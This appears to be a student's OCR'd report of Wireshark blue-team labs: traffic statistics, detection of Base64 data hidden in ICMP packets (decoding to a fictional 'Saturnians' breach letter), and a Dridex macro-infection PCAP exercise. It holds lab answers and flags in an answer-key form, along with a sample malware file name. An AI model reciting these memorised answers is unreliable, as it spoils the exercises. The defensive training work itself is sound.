





- The answer now is HTTP traffic has 20 packets while HTTPS traffic has 10 packets.

Step 3: Check Conversation

- Go to Statistics > Conversations > IPv4 tab. In here it displays all IP-to-IP conversations.
- The next question is to identify the suspicious workstation's IP. As you can see the IP address that has been the most active is 192.168.1.100 this makes it suspicious.



- To further answer our suspicions, go to statistics > endpoints > IPv4 tab. This shows that most packets came from this address and generating the most traffic, thus 192.168.1.100 is the suspicious IP.



Step 4: Analyze DNS Queries

- The next question is, how many unique DNS queries were made? Type in "dns" in the search bar to show which domains the workstation attempted to access. From this, we can conclude that there are three domains: "legitimate-site.com," business-portal.net," and "mail-server.org."

dns

No.	Time	Source	Destination	Protocol	Length	Info
21	2.0343…	192.168.1.…	8.8.8.8	DNS	65	Standard query 0x0000 A legitimate-site.com
22	2.0358…	192.168.1.…	8.8.8.8	DNS	65	Standard query 0x0000 A business-portal.net
23	2.0371…	192.168.1.…	8.8.8.8	DNS	61	Standard query 0x0000 A mail-server.org

Step 5: Identify the Time Period with the Highest Traffic

- The last question now what specific time period that has the highest concentration of traffic took place. Go to View > Time Display Format > Date and Time of Day. As you can see, it happened on February 16, 2025, at 7:26 PM which is out of the business hours operation.

No.	Time	Source	Destination	Protocol	Length	Info
1	2025-02-16 19:26:00.032327	192.168.1.100	203.0.113.10	TCP	40	64295 → 80 [SYN] Seq=0 Win=8192 Len=0
2	2025-02-16 19:26:00.133949	192.168.1.100	203.0.113.10	TCP	40	58067 → 80 [SYN] Seq=0 Win=8192 Len=0
3	2025-02-16 19:26:00.235631	192.168.1.100	203.0.113.10	TCP	40	55125 → 80 [SYN] Seq=0 Win=8192 Len=0
4	2025-02-16 19:26:00.336003	192.168.1.100	203.0.113.10	TCP	40	54320 → 80 [SYN] Seq=0 Win=8192 Len=0
5	2025-02-16 19:26:00.438249	192.168.1.100	203.0.113.10	TCP	40	61622 → 80 [SYN] Seq=0 Win=8192 Len=0
6	2025-02-16 19:26:00.540107	192.168.1.100	203.0.113.10	TCP	40	49358 → 80 [SYN] Seq=0 Win=8192 Len=0
7	2025-02-16 19:26:00.642722	192.168.1.100	203.0.113.10	TCP	40	64179 → 80 [SYN] Seq=0 Win=8192 Len=0
8	2025-02-16 19:26:00.744389	192.168.1.100	203.0.113.10	TCP	40	64446 → 80 [SYN] Seq=0 Win=8192 Len=0
9	2025-02-16 19:26:00.846035	192.168.1.100	203.0.113.10	TCP	40	64397 → 80 [SYN] Seq=0 Win=8192 Len=0
10	2025-02-16 19:26:00.948110	192.168.1.100	203.0.113.10	TCP	40	61881 → 80 [SYN] Seq=0 Win=8192 Len=0
11	2025-02-16 19:26:01.049457	192.168.1.100	203.0.113.10	TCP	40	55570 → 80 [SYN] Seq=0 Win=8192 Len=0
12	2025-02-16 19:26:01.149921	192.168.1.100	203.0.113.10	TCP	40	53974 → 80 [SYN] Seq=0 Win=8192 Len=0
13	2025-02-16 19:26:01.250636	192.168.1.100	203.0.113.10	TCP	40	62589 → 80 [SYN] Seq=0 Win=8192 Len=0
14	2025-02-16 19:26:01.352077	192.168.1.100	203.0.113.10	TCP	40	54674 → 80 [SYN] Seq=0 Win=8192 Len=0
15	2025-02-16 19:26:01.454606	192.168.1.100	203.0.113.10	TCP	40	63523 → 80 [SYN] Seq=0 Win=8192 Len=0
16	2025-02-16 19:26:01.556060	192.168.1.100	203.0.113.10	TCP	40	58006 → 80 [SYN] Seq=0 Win=8192 Len=0
17	2025-02-16 19:26:01.658343	192.168.1.100	203.0.113.10	TCP	40	59297 → 80 [SYN] Seq=0 Win=8192 Len=0
18	2025-02-16 19:26:01.760650	192.168.1.100	203.0.113.10	TCP	40	50681 → 80 [SYN] Seq=0 Win=8192 Len=0
19	2025-02-16 19:26:01.861852	192.168.1.100	203.0.113.10	TCP	40	61325 → 80 [SYN] Seq=0 Win=8192 Len=0
20	2025-02-16 19:26:01.964988	192.168.1.100	203.0.113.10	TCP	40	55659 → 80 [SYN] Seq=0 Win=8192 Len=0

21	2025-02-16 19:26:02.066627	192.168.1.100	8.8.8.8	DNS	65	Standard query 0x0000 A legitimate-site.com
22	2025-02-16 19:26:02.068195	192.168.1.100	8.8.8.8	DNS	65	Standard query 0x0000 A business-portal.net
23	2025-02-16 19:26:02.069487	192.168.1.100	8.8.8.8	DNS	61	Standard query 0x0000 A mail-server.org
24	2025-02-16 19:26:02.070583	192.168.1.100	203.0.113.10	TCP	40	60610 → 443 [SYN] Seq=0 Win=8192 Len=0
25	2025-02-16 19:26:02.070940	192.168.1.100	203.0.113.10	TCP	40	57108 → 443 [SYN] Seq=0 Win=8192 Len=0
26	2025-02-16 19:26:02.071521	192.168.1.100	203.0.113.10	TCP	40	65400 → 443 [SYN] Seq=0 Win=8192 Len=0
27	2025-02-16 19:26:02.071852	192.168.1.100	203.0.113.10	TCP	40	50009 → 443 [SYN] Seq=0 Win=8192 Len=0
28	2025-02-16 19:26:02.072200	192.168.1.100	203.0.113.10	TCP	40	50060 → 443 [SYN] Seq=0 Win=8192 Len=0
29	2025-02-16 19:26:02.072658	192.168.1.100	203.0.113.10	TCP	40	61898 → 443 [SYN] Seq=0 Win=8192 Len=0
30	2025-02-16 19:26:02.072986	192.168.1.100	203.0.113.10	TCP	40	56821 → 443 [SYN] Seq=0 Win=8192 Len=0
31	2025-02-16 19:26:02.073302	192.168.1.100	203.0.113.10	TCP	40	62425 → 443 [SYN] Seq=0 Win=8192 Len=0
32	2025-02-16 19:26:02.073889	192.168.1.100	203.0.113.10	TCP	40	56115 → 443 [SYN] Seq=0 Win=8192 Len=0
33	2025-02-16 19:26:02.074286	192.168.1.100	203.0.113.10	TCP	40	63058 → 443 [SYN] Seq=0 Win=8192 Len=0

Lesson Learned

This activity emphasizes the need to analyze network traffic to uncover underlying activities. By examining protocol statistics, we identified the amount of secure HTTPS versus insecure HTTP traffic, which aids in spotting vulnerabilities. We pinpointed the suspicious workstation by checking IP addresses and analyzed DNS queries to see which sites it targeted. Additionally, timestamps helped us identify peak traffic times. Overall, this analysis underscores the critical role of network monitoring in detecting and preventing cybersecurity threats.

B. Analyzing Unusual Network Traffic

Objective

The purpose of this activity is to analyze unusual network traffic patterns using Wireshark, particularly focusing on Internet Control Message Protocol (ICMP) packets. This exercise will guide you through inspecting network traffic, filtering specific protocols, extracting data, and decoding encoded content. This activity was made by the team leader of Cyberfoxes-Spades, unnamed.

Scenario

A SOC Analyst at Cyberfox Financial Services receives an alert for unusual ICMP traffic originating from a developer's workstation. The network logs reveal a high volume of ICMP requests with no replies, which is uncommon for normal network activity. Concerned about potential data exfiltration, the SOC Team contacts the developer, who insists they are unaware of any suspicious behavior. A review of endpoint security logs shows no obvious malware, but further analysis suggests the ICMP packets may contain embedded data. To confirm their suspicions, the team retrieves a PCAP file for deeper inspection. Their objective is to analyze the packet capture, extract any hidden payloads, and decode the content to determine whether sensitive data is being exfiltrated. The team must act quickly to confirm whether this is a false positive or an active security breach compromising critical company assets.

Lab Procedure

Step 1: Open the PCAP File


- Lauch Wireshark
- Open the provided PCAP file.

Step 2: View Protocol Hierarchy

- Navigate to **Statistics** > **Protocol Hierarchy.**
- Observe the different protocols present in the network capture.
- Identified that **ICMP** has an unusual presence with **46.7%** of packets, totalling **1392 packets**.

Step 3: Filter ICMP Packets


- In the **filter bar**, enter:




- Apply the filter to view only **ICMP packets**.
- Notice that all packets are **requests without echo replies**.

Step 4: Analyze ICMP Data

- Select the first **ICMP packets**.
- Expand the Data section and check if it contains **Base64-Encoded** content.



- Scroll to the last packet and verify if it ends with '**==**', confirming the Base64 encoding.



Step 5: Export ICMP Packet Data


- Open your terminal in Kali Linux and use '**tshark**' to extract ICMP data.

- The output file **extracted_outpur.txt** contains the raw data from the ICMP packets.


Step 6: Decode Extracted Data

- Open **CyberChef** in your web browser.
- Load the contents of **extracted_outpur.txt**.

- Apply the **Base64 Decode** operation.



- Export and save the decoded file.



Mars Research Institute
001 Olympus Blvd
New Mars City, 2034

August 19, 2024

To: Governing Council
Mars Research Institute

Dear Council Members,

I am writing to inform you of a significant security breach that has recently compromised our systems. On August 16, 2024, at approximately 02:00 Martian Standard Time, our cybersecurity team detected an unauthorized infiltration of our network. Upon investigation, we confirmed that the attackers are a highly sophisticated group originating from Saturn, widely known as the "Saturnians."

This cyberattack was targeted at our classified research and communications systems, exploiting a zero-day vulnerability within our quantum encryption modules. The Saturnians gained access to critical research data, including sensitive findings related to Martian terraforming initiatives and deep-space exploration plans. The breach also resulted in temporary disruption of our AI-driven operations and manipulation of key infrastructural systems.

Our incident response team has since contained the breach, and we are currently assessing the extent of the data exfiltration. We are working closely with interplanetary intelligence agencies to attribute the attack definitively and identify the methods used. In response to this unprecedented

Step 7: Verify Extracted Content

- The decoded data should reveal readable content.
- There you have it! the crown jewel should be: "**Saturnians**"

Lesson Learned

This activity points out that even normal-looking network traffic, like ICMP (ping) requests, can be used to secretly send data out of a system. By carefully analyzing network packets, we had uncovered Base64-encoded data inside ICMP traffic, which could indicate a potential security breach or information leaked. This highlights the importance of monitoring and investigating unusual network patterns and understanding how attackers can hide data.

C. Malware Compromise

Objective

The purpose of this activity is to focus on identifying network-based indicators that have been compromised by Dridex malware. Dridex is considered a Trojan for banking as it commonly targets financial services. Its goal is to steal online account credentials to access their financial assets. This activity came from Blue Team Labs Online.


Scenario

A SOC Analyst at Umbrella Corporation is going through SIEM alerts and sees the alert for connections to a known malicious domain. The traffic is coming from Sara's computer, an Accountant who receives a large volume of emails from customers daily. Looking at the email gateway logs for Sara's mailbox there is nothing immediately suspicious, with emails coming from customers. Sara is contacted via her phone, and she states a customer sent her an invoice that had a document with a macro, she opened the email, and the program crashed. The SOC Team retrieved a PCAP for further analysis.

Lab Procedure


Step 1: Open the PCAP File through an isolated environment such as Kali Linux.

- Launch Wireshark and provide the PCAP file, the password for the zip file is "**btlo**."





Step 2: View all IP addresses.

- Click the **Statistics tab** > **Endpoints**, then click the **IPv4 tab.**




- Based on observation, the one with the most packets must be the infected host for this scenario, **10.11.27.101, which has 851 packets.**







Step 3: Apply as filter the infected IP address

- Right click on the **IP address** > **Apply as Filter** > **Select**






- Take note this should be in your search bar as this signifies which traffic you want to investigate more. If you did not applied this filter, you can type in "**ip.addr==10.11.27.101**"





- For the next question, you are finding which macro file that Sara had clicked. From all the protocols, this packet only has the HTTP protocol and has a suspicious file extension under its Info. As you can see there is a file extension named "**spet10.spr**"



